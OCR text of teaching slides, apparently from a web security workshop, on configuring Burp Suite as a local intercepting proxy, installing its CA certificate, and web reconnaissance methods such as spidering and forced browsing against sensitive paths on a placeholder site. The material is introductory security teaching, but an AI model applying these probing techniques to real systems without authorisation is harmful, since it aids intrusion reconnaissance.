
Setting up Burp Proxy


Google Chrome




Internet Properties
General
Security
Privacy
Content
Connections
Programs
Advanced
To set up an Internet connection, click Setup.
Setup
Dial-up and Virtual Private Network settings
Add...
Add VPN...
Remove...
Settings
Choose Settings if you need to configure a proxy server for a connection.
Local Area Network (LAN) settings
LAN Settings do not apply to dial-up connections. Choose Settings above for dial-up settings.
LAN settings
OK
Cancel
Apply



Network
Search
Wi-Fi
Wi-Fi
TCP/IP
DNS
WINS
802.1X
Proxies
Hardware
Select a protocol to configure:
Auto Proxy Discovery
Automatic Proxy Configuration
Web Proxy (HTTP)
Secure Web Proxy (HTTPS)
FTP Proxy
SOCKS Proxy
Streaming Proxy (RTSP)
Gopher Proxy
Web Proxy Server
Proxy server requires password
Username:
Password:
Exclude simple hostnames
Bypass proxy settings for these Hosts & Domains:
*.local, 169.254/16
Use Passive FTP Mode (PASV)
Cancel
OK


Local Area Network (LAN) Settings
Automatic configuration
Automatic configuration may override manual settings. To ensure the use of manual settings, disable automatic configuration.
Automatically detect settings
Use automatic configuration script
Address
http://proxy.ucla.edu/cgi/proxy
Proxy server
Use a proxy server for your LAN (These settings will not apply to dial-up or VPN connections).
Address:
127.0.0.1
Port:
1234
Advanced
Bypass proxy server for local addresses
OK
Cancel


Network
Search
Wi-Fi
Wi-Fi
TCP/IP
DNS
WINS
802.1X
Proxies
Hardware
Select a protocol to configure:
Auto Proxy Discovery
Automatic Proxy Configuration
Web Proxy (HTTP)
Secure Web Proxy (HTTPS)
FTP Proxy
SOCKS Proxy
Streaming Proxy (RTSP)
Gopher Proxy
Web Proxy Server
127.0.0.1
8080
Proxy server requires password
Username:
Password:
Exclude simple hostnames
Bypass proxy settings for these Hosts & Domains:
Use Passive FTP Mode (PASV)
Cancel
OK

Installing Burp's CA Certificate

1. Tutorial Here: https://portswigger.net/burp/help/proxy_options_installingcacert.htm
2. Download the SSL cert.
    a. Set up the proxy, go to “http://burp” on your browser
    b. Click on the CA certificate button on the top right
    c. Download the CA certificate (.der file)


Chrome File Edit View History Bookmarks People Window Help
100% Tue Oct 24 2:11:21 PM
Burp Suite Free Edition
Tanya
burp/
Burp Suite Free Edition
CA Certificate
Welcome to Burp Suite Free Edition.

Setting up Intercept in Burp

Windows

1. Go to Internet Options
2. Go to LAN settings
3. Set Proxy Address: 127.0.0.1
4. Set Port to 8080
5. Make sure the “Bypass proxy server” box is unchecked

Mac

1. Go to System Preferences → Network
2. Go to Proxies, check Web Proxy (HTTP)
3. Set Proxy Address: 127.0.0.1
4. Set Port to 8080
5. Delete the “*.local, 169.254/16” in the box below.

Methods

Methods

Spidering


Forced browsing

Directory traversal

Banner Grabbing

Discovering Framework Risks

Spidering



Crawling through links (/profile.html -> / games.html)


Create a sitemap of your website

Not malicious

Robots.txt → Tells search engines what paths are forbidden.

E.g. /data/db

DEMO


Burp Suite Free Edition v1.7.27 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Control Options
Spider Status
Use these settings to monitor and control Burp Spider. To begin spidering, browse to the target application, then right-click one or more nodes in the target site map, and choose "Spider this host / branch".
Spider is running
Clear queues
Requests made: 185
Bytes transferred: 1,188,471
Requests queued: 0
Forms queued: 0
Spider Scope
Use suite scope [defined in Target tab]
Use custom scope

Forced Browsing

hackme.com/secret

hackme.com/admin

hackme.com/db

hackme.com/resources

Brute force

Multiple HTTP Requests

Analyze responses

Look for 200 response headers

Examples of Interesting directories and files:

admin


config


backup.zip

